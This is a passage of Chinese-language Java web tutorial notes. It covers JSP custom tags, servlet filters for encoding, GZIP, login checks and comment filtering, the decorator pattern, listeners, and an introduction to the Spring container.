1）翻译成java文件-》 编译成class文件-> 构造方法- 》 调用\_jspService()方法

2）依据原jsp中uri属性（对应<uri>）找到tld文件

3）依据原jsp中<c1:hello>中的hello（对应<name>）找到tag标签

4）依据tld文件中<tag-class>找到标签类（tag.HelloTag）

5）实例化该标签，同时属性值赋给参数，调用doTag方法。

**生命周期**

实现了**SimpleTag**接口的类就是标签处理程序类，写标签处理程序类一般继承**SimpleTag**接口的实现类**SimpleTagSupport**即可！

标签处理程序类由Tomcat服务器调用。

1）构造方法 构造标签器对象

2）void setJspContext(JspContext context) 传入PageContext对象。JspContext是PageContext的父类。可用getJspContext()获取PageContext对象。

3）void setParent(JspTag parent) 传入父标签对象。如果没有父标签，则不调用此方法。使用getParent()获取父标签。

4）setXxx() 设置标签属性。只有定义了属性才调用该方法。

5）void setJspBody(JspFragment jspBody) 传入标签体内容。如果没有标签体，则不调用此方法。使用getJspBody()获取标签体内容。

6）void doTag() 调用标签时执行方法。业务逻辑就写在这个方法中。可调用getJspContext()、getParent()、getJspBody()。

|  |
| --- |
| // itcast:showIp  gz.itcast.a\_tag.ShowIpTag\_jspx\_th\_itcast\_005fshowIp\_005f0 = new gz.itcast.a\_tag.ShowIpTag();  org.apache.jasper.runtime.AnnotationHelper.postConstruct(\_jsp\_annotationprocessor, \_jspx\_th\_itcast\_005fshowIp\_005f0);  \_jspx\_th\_itcast\_005fshowIp\_005f0.setJspContext(\_jspx\_page\_context);  \_jspx\_th\_itcast\_005fshowIp\_005f0.setParent(\_jspx\_parent);  \_jspx\_th\_itcast\_005fshowIp\_005f0.setJspBody(new Helper( 1, \_jspx\_page\_context, \_jspx\_th\_itcast\_005fshowIp\_005f0, null));  \_jspx\_th\_itcast\_005fshowIp\_005f0.doTag(); |

**自定义标签使用**

**1）控制标签体内容是否输出**

输出：调用getJspBody().invoke(null) 默认null，把标签体内容输出到浏览器。此处null等价于getJspContext().getOut()

不输出：不调用

**2）控制标签后面的内容是否输出**

执行：什么都不做

不执行：抛出SkipPageException异常：throw new SkipPageException();

**3）重复输出标签体内容**

循环执行jspFragment.invoke(null)

**4）修改标签体内容**

|  |
| --- |
| // 创建临时容器  StringWriter sw = **new** StringWriter();  // 把标签体内容拷贝到临时容器  jspBody.invoke(sw);  // 从Writr流中获取标签体内容  String content = sw.toString();  // 修改标签体内容  content = content.toLowerCase();  // 手动输出到浏览器  getJspContext().getOut().write(content); |

**5）带属性的标签**

a）在标签处理器类中，添加属性成员变量和一个对应的set方法，用于接收标签的属性值

|  |
| --- |
| **public** **class** DemoTag1 **extends** SimpleTagSupport{  //声明一个成员变量用于接收标签属性值  **private** Integer num;  //用于传入标签属性值  **public** **void** setNum(Integer num) {  **this**.num = num;  } |

b）在tld文件的tag标签中，添加一个属性的声明

|  |
| --- |
| <tag>  <name>demo1</name>  <tag-class>gz.itcast.a\_tag.DemoTag1</tag-class>  <body-content>scriptless</body-content>  <!-- 声明属性 -->  <attribute>  *<!--* ***description****用于指定属性的描述信息；****type****用于指定属性值的Java类型 -->*  <!-- 属性名称，**大小写敏感，并且不能以jsp、\_jsp、java和sun开头** -->  <name>num</name>  <!—指定该属性是否必须。默认false -->  <required>true</required>  <!-- runtime expression value（运行时表达式），指定该属性是否支持JSP或EL表达式。默认false不支持 -->  <rtexprvalue>true</rtexprvalue>  </attribute>  </tag> |

c）在jsp页面中使用属性

|  |
| --- |
| <itcast:demo1 num="20">AAAAAA<br/></itcast:demo1> |

**高仿核心标签库forEach**

|  |  |
| --- | --- |
| **ForEachTag.java** | **foreach.jsp** |
| **package** gz.itcast.a\_tag;  **import** java.io.IOException;  **import** java.util.Collection;  **import** java.util.List;  **import** java.util.Map;  **import** javax.servlet.jsp.JspContext;  **import** javax.servlet.jsp.JspException;  **import** javax.servlet.jsp.PageContext;  **import** javax.servlet.jsp.tagext.SimpleTagSupport;  **public** **class** ForEachTag **extends** SimpleTagSupport {  **private** Object items;//需要遍历的对象(List或Map)  **private** String var;//每个元素的名    **public** **void** setItems(Object items) {  **this**.items = items;  }  **public** **void** setVar(String var) {  **this**.var = var;  }  @Override  **public** **void** doTag() **throws** JspException, IOException {  //得到pageContext对象  JspContext jspContext = **this**.getJspContext();  PageContext pageContext = (PageContext)jspContext;  /\*//如果List，强转成List  if(items instanceof List){  List list = (List)items;  //遍历List  for(Object obj:list){  //把obj放入域对象中  pageContext.setAttribute(var, obj);  //把标签体内容输出到浏览器  this.getJspBody().invoke(null);  }  }    //如果是Map，强转成Map  if(items instanceof Map){  Map map = (Map)items;  //使用entrySet方式遍历  Set entrySet = map.entrySet();  for(Object obj:entrySet){  //把obj放入域对象中  pageContext.setAttribute(var, obj);  //把标签体内容输出到浏览器  this.getJspBody().invoke(null);  }  }\*/  //List和Map的数据转到Collection  Collection colls = **null**;  **if**(items **instanceof** List){  colls = (List)items;  }  **if**(items **instanceof** Map){  Map map = (Map)items;  colls = map.entrySet();  }    //遍历  **for** (Object obj : colls) {  //把obj放入域对象中  pageContext.setAttribute(var, obj);  //把标签体内容输出到浏览器  **this**.getJspBody().invoke(**null**);  }  }  } | <%@ page language=*"java"* import=*"java.util.\*,gz.itcast.a\_tag.\*"* pageEncoding=*"utf-8"*%>  <%@ taglib uri=*"http://gz.itcast.cn"* prefix=*"itcast"*%>  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">  <html>  <head>  <title>forEach标签</title>  </head>    <body>  <%  List<Student> list = **new** ArrayList<Student>();  list.add(**new** Student("eric",20));  list.add(**new** Student("jacky",30));  list.add(**new** Student("rose",40));  pageContext.setAttribute("list",list);    Map<String,Student> map = **new** HashMap<String,Student>();  map.put("001",**new** Student("lily",20));  map.put("002",**new** Student("mark",30));  map.put("003",**new** Student("lucy",40));  pageContext.setAttribute("map",map);  %>    <itcast:forEach items=*"*${list}*"* var=*"student"*>  姓名： ${student.name } - 年龄：${student.age }<br/>  </itcast:forEach>  <hr/>  <itcast:forEach items=*"*${map}*"* var=*"entry"*>  编号： ${entry.key } - 姓名：${entry.value.name } - 年龄： ${entry.value.age }<br/>  </itcast:forEach>    </body>  </html> |
| **itcast.tld** |
| <!-- forEach标签 -->  <tag>  <name>forEach</name>  <tag-class>gz.itcast.a\_tag.ForEachTag</tag-class>  <body-content>scriptless</body-content>  <attribute>  <name>var</name>  <required>true</required>  <rtexprvalue>false</rtexprvalue>  </attribute>  <attribute>  <name>items</name>  <required>true</required>  <rtexprvalue>true</rtexprvalue>  </attribute>  </tag> |

* 1. **过滤器**

**什么是过滤器**

过滤器就是一个实现了Filter接口（javax.servlet.Filter）的对象，该对象可以拦截请求或响应并执行过滤任务。

过滤器是servlet的三大组件（Servlet、过滤器、监听器）之一。servlet组件的特点：把组件配置到web.xml文件中，组件就可以交给tomcat服务器运行！

**过滤器的生命周期**

|  |  |  |  |
| --- | --- | --- | --- |
| **生命周期** | **何时调用** | **调用次数** | **参数** |
| **构造方法** | Web容器启动时即调用以创建过滤器对象 | 1次。单实例多线程。 |  |
| **init方法** | 创建完过滤器对象之后调用 | 1次 | FilterConfig：过滤器配置对象，用于获取在web.xml中配置的过滤器初始化参数（类似于ServletConfig之于Servlet） |
| **doFilter方法** | 每次访问指定目标资源的时候调用 | n次 | ServletRequest：是HttpServletRequest的父类，可强转成后者。  ServletResponse：是HttpServletResponse的父类，可强转成后者。  FilterChain：过滤器链，负责多过滤器的传递。 |
| **destroy方法** | 项目重新部署或服务器停止时调用以销毁过滤器对象。 | 1次 |  |

**过滤器的初始化参数：**[**FilterConfig**](mk:@MSITStore:C:\Users\APPle\Desktop\day21_过滤器\03.资料和工具\servlet-api_en.chm::/javax/servlet/FilterConfig.html)**对象**

FilterConfig对象，过滤器配置对象，用于加载过滤器的参数配置，以及获取ServletContext对象（filterConfig.getServletContext()）

过滤器初始化参数使用：

|  |  |
| --- | --- |
| 1）在web.xml文件中配置初始化参数 | 2）在过滤器类中通过FilterConfig对象读取初始化参数 |
| <filter>  <filter-name>HelloFilter</filter-name>  <filter-class>hello.HelloFilter</filter-class>  <init-param>  <param-name>AAA</param-name>  <param-value>AAA'value</param-value>  </init-param>  <init-param>  <param-name>BBB</param-name>  <param-value>BBB'value</param-value>  </init-param>  </filter> | public class CommentFilter implements Filter{  private FilterConfig filterConfig;  public void init(FilterConfig arg0) throws ServletException {  filterConfig = arg0;  }  public void doFilter(ServletRequest arg0, ServletResponse arg1, FilterChain arg2) throws IOException, ServletException {  //得到一个参数  System.*out*.println(filterConfig.getInitParameter("AAA"));  //遍历所有参数  Enumeration<String> enums = filterConfig.getInitParameterNames();  **while**(enums.hasMoreElements()){  String paramName = enums.nextElement();  String paramValue = filterConfig.getInitParameter(paramName);  System.*out*.println(paramName+"="+paramValue);  }  }  public void destroy() {  }  } |

**过滤器的优先级：过滤器链**

[doFilter](mk:@MSITStore:C:\Users\APPle\Desktop\day21_过滤器\03.资料和工具\servlet-api_en.chm::/javax/servlet/Filter.html#doFilter(javax.servlet.ServletRequest, javax.servlet.ServletResponse, javax.servlet.FilterChain))([ServletRequest](mk:@MSITStore:C:\Users\APPle\Desktop\day21_过滤器\03.资料和工具\servlet-api_en.chm::/javax/servlet/ServletRequest.html) request, [ServletResponse](mk:@MSITStore:C:\Users\APPle\Desktop\day21_过滤器\03.资料和工具\servlet-api_en.chm::/javax/servlet/ServletResponse.html) response, [FilterChain](mk:@MSITStore:C:\Users\APPle\Desktop\day21_过滤器\03.资料和工具\servlet-api_en.chm::/javax/servlet/FilterChain.html) chain)：

参数一： ServletRequest是HttpServletRequest的父接口。实际上传入的是HttpServletRequest接口的实现类。

参数二： ServletResponse是HttpServletResponse的父接口。实际上传入HttpServletResponse接口的实现类。

参数三： FilterChain过滤器链接口。filterChain也提供了一个doFilter方法：

void doFilter(ServletRequest request, ServletResponse response)

可根据需求决定是否调用此方法。调用该方法，则web服务器就会执行过滤器链中的下一个过滤器，若无则执行目标资源。

过滤器链中的**过滤器优先级**：由web.xml中filter-mapping的排列顺序决定。

**装饰者模式（Decorator Pattern）**

当某些类的某些方法不满足需要，可编写装饰类去继承这些类（被装饰类），重写这些类的方法以添加新功能。

1）编写一个装饰类继承被装饰类，被装饰类不能是final的。

2）在装饰类中定义一个成员变量（被装饰类类型），用于接收被装饰类对象。



3）在装饰类的构造方法中传入被装饰类对象，赋值给成员变量。

4）在装饰类类中重写被装饰类方法，添加新功能。

Servlet API中提供了request和response的Decorator设计模式的默认实现类HttpServletRequestWrapper和HttpServletResponseWrapper， （HttpServletRequestWrapper类和HttpServletResponseWrapper类实现了request和response接口中的所有方法，但这些方法的内部实现都是仅仅调用了一下所包装的的request和和response对象的对应方法）以避免用户在对request和和response对象进行增强时需要实现request和和response接口中的所有方法。

|  |
| --- |
| package gz.itcast.c\_decorator;  import java.io.BufferedReader;  import java.io.FileNotFoundException;  import java.io.FileReader;  import java.io.IOException;  import java.io.Reader;  /\*\*  \* 装饰者模式案例：使用Decorator设计模式为BufferedReader类的readLine方法添加行号的功能  \*/  public class Demo1 {  public static void main(String[] args) throws Exception {  //oldMethod();    BufferedReader b = new BufferedReader(new FileReader("e:/names.txt"));  //对BufferedReader进行装饰  BufferedReader br = new MyBufferedReader(b);  String str = null;  while( (str = br.readLine())!=null){  System.out.println(str);  }  }  private static void oldMethod() throws FileNotFoundException, IOException {  BufferedReader br = new BufferedReader(new FileReader("e:/names.txt"));  String str = null;  while( (str = br.readLine())!=null){  System.out.println(str);  }  }  }  /\*\*  \* 1）编写一个装饰类MyBufferedReader继承非final的被装饰类BufferedReader。  \*/  class MyBufferedReader extends BufferedReader{  /\*\*  \* 2）在装饰类中定义一个成员变量（被装饰类类型），用于接收被装饰类对象。  \*/  private BufferedReader br;    /\*\*  \* 3）在装饰类的构造方法中传入被装饰类对象，赋值给成员变量。  \*/  public MyBufferedReader(Reader in) {  super(in);  this.br = (BufferedReader)in;  }  int count = 1;  /\*\*  \* 4）在在装饰类类中重写被装饰类方法，添加新功能。  \*/  @Override  public String readLine() throws IOException {  //获取原来的内容  String content = br.readLine();  //添加新功能：加上序号  if(content!=null){  content = count+":"+content;  count++;  }  //返回修改后的内容  return content;  }    } |

**过滤器的执行流程（单个、多个）**



**如何编写过滤器**

步骤一、编写一个实现Filter接口的类，实现Filter接口的三个方法，过滤逻辑在doFilter方法中实现。

步骤二、在web.xml文件中注册过滤器。

**注册过滤器**

|  |
| --- |
| **<!-- 过滤器配置 -->**  <filter>  <filter-name>filter1</filter-name><!-- 过滤器名称，自定义，一般写类名 -->  <filter-class>web.CommentFilter</filter-class><!-- 过滤器类的全名：包名+类名 -->  <!-- 初始化参数，由FilterConfig对象读取 -->  <init-param>  <param-name>illegalStr</param-name>  <param-value>去年买了个表</param-value>  </init-param>  </filter>  **<!-- 过滤器映射配置 -->**  <filter-mapping>  <filter-name>filter1</filter-name><!-- 过滤器名称，与上面的过滤器名称保持一致 -->  <url-pattern>/comment</url-pattern><!—要过滤的资源的路径，**不是**过滤器的路径！ -->  </filter-mapping> |

1）过滤路径映射规则同Servlet路径映射规则。

2）过滤路径要么以斜杠开头，要么以\*开头。

3）不能同时使用两个模糊过滤，例如 /\*.do是非法的

4）如果存在多个需要被过滤的资源，可以写多个url-pattern去过滤。单个资源也可使用多个过滤器。

5）如果过滤动态资源Servlet，可以使用Servlet的访问名称，也可以使用Servlet名称：

|  |
| --- |
| <filter-mapping>  <filter-name>filter1</filter-name>  <servlet-name>HelloServlet</servlet-name>  </filter-mapping> |

6）过滤类型：

|  |
| --- |
| <filter-mapping>  <filter-name>filter1</filter-name>  <servlet-name>HelloServlet</servlet-name>  <!-- 过滤类型：声明哪种访问才可以被拦截（过滤），可以设置多个 -->  <dispatcher>REQUEST</dispatcher><!-- 默认：来自于请求的访问才可以被拦截 -->  <dispatcher>FORWARD</dispatcher><!-- 来自于转发的访问才可以被拦截 -->  <dispatcher>INCLUDE</dispatcher><!-- 来自于包含的访问才可以被拦截 -->  <dispatcher>ERROR</dispatcher><!-- 来自于错误的访问才可以被拦截 -->  </filter-mapping> |

**过滤器常见应用**

**设置请求编码（使用Decorator模式装饰request对象，完全解决get、post请求方式下的乱码问题。）**

|  |
| --- |
| package gz.itcast.d\_cases;  import java.io.IOException;  import java.io.UnsupportedEncodingException;  import javax.servlet.Filter;  import javax.servlet.FilterChain;  import javax.servlet.FilterConfig;  import javax.servlet.ServletException;  import javax.servlet.ServletRequest;  import javax.servlet.ServletResponse;  import javax.servlet.http.HttpServletRequest;  import javax.servlet.http.HttpServletRequestWrapper;  /\*\*  \* 请求参数中文乱码过滤器  \*/  public class EncodingFilter implements Filter {  public void destroy() {  }  public void init(FilterConfig filterConfig) throws ServletException {  }    /\*\*  \* 执行过滤任务  \*/  public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain) throws IOException, ServletException {  //强制转换请求  HttpServletRequest request = (HttpServletRequest)req;  /\*\*  \* 0）解决post提交参数乱码问题  \*/  request.setCharacterEncoding("utf-8");  /\*\*  \* 5）解决get提交参数乱码问题：  \*/  //创建一个HttpServletRequest的实现类的装饰类（重写了getParameter方法）的实例，在放行时替换原request对象。  MyHttpRequest myRequest = new MyHttpRequest(request);  /\*\*  \* 放行。这里放行的应该是装饰后的request对象，这样在目标Servlet的service方法中调用的getParameter方法才是重写后的方法。  \*/  chain.doFilter(**myRequest**, resp);  }  }  /\*\*  \* 1）编写一个装饰类继承HttpServletRequest的非final实现类HttpServletRequestWrapper。  \*/  class MyHttpRequest extends HttpServletRequestWrapper{  /\*\*  \* 2）声明一个被装饰者类型的成员变量  \*/  private HttpServletRequest request;  /\*\*  \* 3）在构造方法中传入被装饰类对象，赋值给成员变量。  \*/  public MyHttpRequest(HttpServletRequest request) {  super(request);  this.request = request;  }  /\*\*  \* 4）重写getParameter方法，添加新功能：处理get提交参数的编码  \*/  @Override  public String getParameter(String name) {  try {  //得到原来的参数，原编码是iso-8859-1  String value = request.getParameter(name);  //手动解码  if("GET".equals(request.getMethod())){  value = new String(value.getBytes("iso-8859-1"),"utf-8");  }  return value;  } catch (UnsupportedEncodingException e) {  e.printStackTrace();  throw new RuntimeException(e);  }  }  另外两个方法getParameterValues和getParameterMap也要重写  } |
| web.xml关键代码： |
| <filter>  <filter-name>EncodingFilter</filter-name>  <filter-class>gz.itcast.d\_cases.EncodingFilter</filter-class>  </filter>  <filter-mapping>  <filter-name>EncodingFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping> |

**压缩网页内容（使用Decorator模式装饰response对象获取响应实体内容，使用java的GZIPOutputStream类对实体内容进行gzip压缩）**

**思路**:

通过filter向目标页面传递一个自定义的response对象。

在自定义的response对象中，重写getOutputStream方法和getWriter方法，使目标资源调用此方法输出页面内容时，获得的是我们自定义的ServletOutputStream对象。

在我们自定义的ServletOuputStream对象中，重写write方法，使写出的数据写出到一个buffer中。

当页面完成输出后，在filter中就可得到页面写出的数据，从而我们可以调用GzipOuputStream对数据进行压缩后再写出给浏览器，以此完成响应正文件压缩功能。

|  |
| --- |
| package gz.itcast.d\_cases;  import java.io.ByteArrayOutputStream;  import java.io.CharArrayWriter;  import java.io.IOException;  import java.io.PrintWriter;  import java.util.zip.GZIPOutputStream;  import javax.servlet.Filter;  import javax.servlet.FilterChain;  import javax.servlet.FilterConfig;  import javax.servlet.ServletException;  import javax.servlet.ServletRequest;  import javax.servlet.ServletResponse;  import javax.servlet.http.HttpServletResponse;  import javax.servlet.http.HttpServletResponseWrapper;  /\*\*  \* 网页压缩过滤器  \*/  public class GZIPFilter implements Filter {  public void destroy() {  }  public void init(FilterConfig filterConfig) throws ServletException {  }  public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {  //创建一个response的装饰者对象  MyHttpResponse myResponse = new MyHttpResponse((HttpServletResponse)response);  //放行（用**myResponse取代response**）  chain.doFilter(request, **myResponse**);  /\*\*  \* 过滤响应之获取myResponse的实体内容  \*/  //  //从缓存容器对象得到压缩前的内容  //注意：response对象中没有方法获取实体内容，怎么办？  char[] content = myResponse.getCharArray();  /\*\*  \* 过滤响应之用gzip压缩实体内容  \*/  //创建临时的字节数组容器（节点流）  ByteArrayOutputStream buf = new ByteArrayOutputStream();  //创建套在buf之上的GZIPOutputStream对象（处理流）  GZIPOutputStream gzip = new GZIPOutputStream(buf);  //开始压缩内容（通过处理流压缩内容并写入缓冲区）  gzip.write(new String(content).getBytes()); // gzip.write(content.toString().getBytes())？  //刷新缓冲区将压缩内容写入节点流  gzip.finish();  //从临时的字节数组容器中得到压缩后的网页内容  byte[] result = buf.toByteArray();  /\*\*  \* 过滤响应之发送压缩后的响应实体内容  \*/  //发送响应头告诉浏览器数据压缩格式  myResponse.setHeader("content-encoding", "gzip");  //把压缩后的内容输出到浏览器（**用getOutputStream()，不要用getWriter()，否则导致循环调用getWriter()**）  response.getOutputStream().write(result);  // 不要用：myRresponse.getWriter().write(new String(result,0,result.length));  }  }  /\*\*  \* HttpServletResponse的装饰者类  \*/  class MyHttpResponse extends HttpServletResponseWrapper{  /\*\*  \* 声明一个被装饰者类型的成员变量  \*/  private HttpServletResponse response;  /\*\*  \* 定义一个缓存容器对象  \*/  private CharArrayWriter charArray = new CharArrayWriter();  /\*\*  \* 提供一个获取charArray中压缩后的网页内容的方法  \*/  public char[] getCharArray(){  return charArray.toCharArray();  }  /\*\*  \* 在构造方法中传入被装饰类对象，赋值给成员变量。  \*/  public MyHttpResponse(HttpServletResponse response) {  super(response);  this.response = response;  }  /\*\*  \* 重写getWriter()方法，让其返回一个带CharArrayWriter缓存容器的PrintWriter  \*/  @Override  public PrintWriter getWriter() throws IOException {  //如果我们调用带缓存PrintWriter对象的write()方法，那么内容会直接写入到CharrArrayWriter缓存容器中。  return new PrintWriter(charArray);  }  } |
| package gz.itcast.d\_cases;  import java.io.ByteArrayOutputStream;  import java.io.IOException;  import java.util.zip.GZIPOutputStream;  import javax.servlet.ServletException;  import javax.servlet.http.HttpServlet;  import javax.servlet.http.HttpServletRequest;  import javax.servlet.http.HttpServletResponse;  public class ContentServlet extends HttpServlet {  public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  //准备内容  StringBuffer sb = new StringBuffer();  for(int i=1;i<=3000;i++){  sb.append("abcd");  }  //写出数据。此处response是装饰后的response，write方法将输出实体内容到CharArrayWriter中而非浏览器，输出到浏览器改由网页压缩过滤器执行。  response.getWriter().write(sb.toString());  }  public void doPost(HttpServletRequest request, HttpServletResponse response)  throws ServletException, IOException {  doGet(request, response);  }  } |
| web.xml关键代码： |
| <!-- 网页内容压缩过滤器 -->  <filter>  <filter-name>GZIPFilter</filter-name>  <filter-class>gz.itcast.d\_cases.GZIPFilter</filter-class>  </filter>  <filter-mapping>  <filter-name>GZIPFilter</filter-name>  <url-pattern>/content</url-pattern>  </filter-mapping>  <servlet>  <servlet-name>ContentServlet</servlet-name>  <servlet-class>gz.itcast.d\_cases.ContentServlet</servlet-class>  </servlet>  <servlet-mapping>  <servlet-name>ContentServlet</servlet-name>  <url-pattern>/content</url-pattern>  </servlet-mapping> |

**设置登录权限（注意不能拦截LoginServet和login.jsp等登录请求！）**

|  |
| --- |
| package gz.itcast.web;  import java.io.IOException;  import javax.servlet.Filter;  import javax.servlet.FilterChain;  import javax.servlet.FilterConfig;  import javax.servlet.ServletException;  import javax.servlet.ServletRequest;  import javax.servlet.ServletResponse;  import javax.servlet.http.HttpServletRequest;  import javax.servlet.http.HttpServletResponse;  import javax.servlet.http.HttpSession;  /\*\*  \* 登录权限过滤器  \*/  public class SecurityFilter implements Filter {  public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain) throws IOException, ServletException {  //强制转换请求和响应  HttpServletRequest request = (HttpServletRequest)req;  HttpServletResponse response = (HttpServletResponse)resp;  //是否登录判断逻辑  HttpSession session = request.getSession(false);  if(session==null || (String)session.getAttribute("user")==null){  //未登录或session过期，则重定向至无授权提示页面！  response.sendRedirect(request.getContextPath()+"/noAuth.html");  }else{  //已登录，则放行！  chain.doFilter(request, response);  }  }  public void destroy() {  }  public void init(FilterConfig filterConfig) throws ServletException {  }  } |
| web.xml关键代码： |
| <filter>  <filter-name>SecurityFilter</filter-name>  <filter-class>gz.itcast.web.SecurityFilter</filter-class>  </filter>  <filter-mapping>  <filter-name>SecurityFilter</filter-name>  **<!—注意不能拦截LoginServet和login.jsp等登录请求！ -->**  <url-pattern>/user/\*</url-pattern>  </filter-mapping> |

**过滤用户权限**

**过滤敏感字符**

|  |
| --- |
| import java.io.IOException;  import java.io.PrintWriter;  import javax.servlet.\*;  import javax.servlet.http.\*;  public class CommentFilter implements Filter{  private FilterConfig config;    public void destroy() {  System.out.println("CommentFilter1's destroy...");  }  public void doFilter(ServletRequest arg0,  ServletResponse arg1, FilterChain arg2)  throws IOException, ServletException {  HttpServletRequest request = (HttpServletRequest)arg0;  HttpServletResponse response =(HttpServletResponse)arg1;  request.setCharacterEncoding("utf-8");  response.setContentType("text/html;charset=utf-8");  PrintWriter out = response.getWriter();  String content = request.getParameter("content");  String illegalStr = config.getInitParameter("illegalStr");  if(content.indexOf(illegalStr) != -1){  //有敏感字  out.println("<h1>评论内容包含了敏感字</h1>");  }else{  //没有敏感字  // 执行FilterChain的doFilter会调用后续的过滤器或者servlet。  arg2.doFilter(arg0, arg1);  }  System.out.println("Filter1's doFilter end.");  }    public void init(FilterConfig arg0) throws ServletException {  System.out.println("CommentFilter1's init...");  config = arg0;  }  } |
| web.xml关键代码： |
| <filter>  <filter-name>filter1</filter-name>  <filter-class>web.CommentFilter</filter-class>  <init-param>  <param-name>illegalStr</param-name>  <param-value>去年买了个表</param-value>  </init-param>  </filter>  <filter-mapping>  <filter-name>filter1</filter-name>  <url-pattern>/comment</url-pattern>  </filter-mapping> |

* 1. **监听器**

**什么是监听器**

servlet规范当中定义的一种特殊的组件，用来监听servlet容器产生的事件并进行响应的处理。

**生命周期相关的事件**

容器创建或者销毁request，session，ServletContext（上下文/环境）时产生的事件（统计在线人数)。

**绑定数据相关的事件**

调用了以上三个对象（request，response，ServletContext）的setAttribute，removeAttribute方法时产生的事件。

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 事件源 | 监听器 |  |  | 触发时机 |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |

**如何编写监听器**

**步骤一、编写Java类实现相应的监听器接口**

共有8个监听器接口，要依据监听的事件类型来选择相应的监听器接口，比如要监听session对象的创建和销毁，就实现HttpSessionListener。

public class CountListener implements HttpSessionListener{

private int count = 0;

public void sessionCreated(HttpSessionEvent arg0){

System.out.println("sessionCreated…");

count ++;

}

public sessionDestroyed(HttpSessionEvent arg0){

System.out.println("session destroyed…");

count--;

}

}

**步骤二、在监听器接口方法中实现相应的监听处理逻辑**

比如，session对象被删除了，将人数减1。

public void sessionCreated(HttpSessionEvent arg0){

System.out.print("sessionCreated…");

HttpSession session = args.getSession();

ServletContext ctx = session.getServletContext();

ctx.setAttribute("count",count);

}

**步骤三、在web.xml文件注册监听器**

<listener>

<listener-class>web.CountListener</listener-class>

</listener>

**监听器的应用场景**

系统框架级别的代码经常需要检测容器中数据或对象的变化,以一个不受人为控制因素的触发为执行时机,所以对于需要根据数据变化来做出自动反馈的功能都可以使用到监听器。

1. **JavaWeb专题**
   1. **分页&条件查询**
   2. **文件上传与下载**
   3. **在线支付&JavaMail**

**互联网交易常见类型**：

B2B： 商家对商家 阿里巴巴

B2C： 商家对个人 天猫、京东、亚马逊

C2C： 个人对个人 淘宝

O2O： 线上&线下 国美、苏宁、糯米、口碑、美团、大众点评

1. **Spring**
   1. **Spring介绍**

**Spring是什么**：Spring就是一个轻量级的控制反转（IOC）和面向切面编程（AOP）的容器框架

**特点**：

简化开发：使用切面和模板封装常见API（如JDBC）的样板式代码。

管理对象：使用依赖注入和切面帮助应用对象解耦。

集成其它框架：比如集成mybatis（访问数据库的框架）。

**核心技术**：

**IOC****（控制反转）**：将对象之间的依赖关系交由Spring进行控制（DI依赖注入）。（管理各层组件）

**AOP（面向切面编程）**：把遍布应用各处的相同功能分离出来形成可重用的组件。（实现通用功能）

**下载地址**

<http://repo.spring.io/release/org/springframework/spring/>

**体系结构**：

|  |  |  |
| --- | --- | --- |
| IoC | Bean（BeanFactory） | 负责依赖类之间的创建、拼接、管理、获取 |
| Context（ApplicationContext） | 邮件服务、任务调度、JNDI获取、EJB集成、远程访问 |
| 表达式语言（统一表达式语言Unified EL的扩展） | 查询和管理运行期对象（设置/获取对象属性、调用对象方法、操作数组集合等）、逻辑表达式运算、变量定义 |
| AOP | Spring AOP | 满足AOP Alliance规范的实现 |
| Aspects | 第三方框架 |
| Instrument | java.lang.instrument，允许在JVM启动时启用一个代理类，在运行时修改类字节的代码，改变一个类的功能，从而实现AOP功能。 |
| DAO | JDBC |  |
| ORM | Hibernate、JPA、TopLink、JDO、OJB、iBatis |
| OXM |  |
| JMS |  |
| Messaging |  |
| Transaction | 借住AOP技术，Spring提供了声明式事务的功能。 |
| Web及远程操作 | MVC | 整合Struts、WebWork等MVC框架，自己也提供SpringMVC框架 |
| Portlet |  |
| Web Service |  |
| WebSocket | 提供了一个在Web应用中高效、双向的通信。应用场景：在线交易、游戏、协作、数据可视化等。 |
| 测试框架 |  |  |
| JAVAJSD_V01SPRINGMYBATIS01DAY01_006 | |  |

* 1. **Spring容器**

**Spring容器是什么**：是Spring框架的一个核心模块，用来管理对象。有两种类型：BeanFactory和ApplicationContext。ApplicationContext继承自BeanFactory，拥有更多的企业级方法，推荐使用。ApplicationContext接口常用实现类：

从配置类中加载Spring应用上下文：AnnotationConfigApplicationContext

从配置类中加载Spring Web应用上下文：AnnotationConfigWebApplicationContext

从类路径下的XML配置文件中加载上下文：ClassPathXmlApplicationContext

从文件系统下的XML配置文件中加载上下文：FileSystemXmlApplicationContext

从Web应用下的XML配置文件中加载上下文：XmlWebApplicationContext

**如何创建Spring容器**

步骤一、导包：Tomcat包、spring-webmvc包。spring-webmvc包如下：

|  |
| --- |
| <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-webmvc</artifactId>  <version>3.2.8.RELEASE</version>  </dependency> |

步骤二、添加Spring配置文件applicationContext.xml到src\main\resources：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <beans xmlns=*"http://www.springframework.org/schema/beans"*  xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xmlns:context=*"http://www.springframework.org/schema/context"*  xmlns:jdbc=*"http://www.springframework.org/schema/jdbc"*  xmlns:jee=*"http://www.springframework.org/schema/jee"*  xmlns:tx=*"http://www.springframework.org/schema/tx"*  xmlns:aop=*"http://www.springframework.org/schema/aop"*  xmlns:mvc=*"http://www.springframework.org/schema/mvc"*  xmlns:util=*"http://www.springframework.org/schema/util"*  xmlns:jpa=*"http://www.springframework.org/schema/data/jpa"*  xsi:schemaLocation=*"*  *http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans-3.2.xsd*  *http://www.springframework.org/schema/context 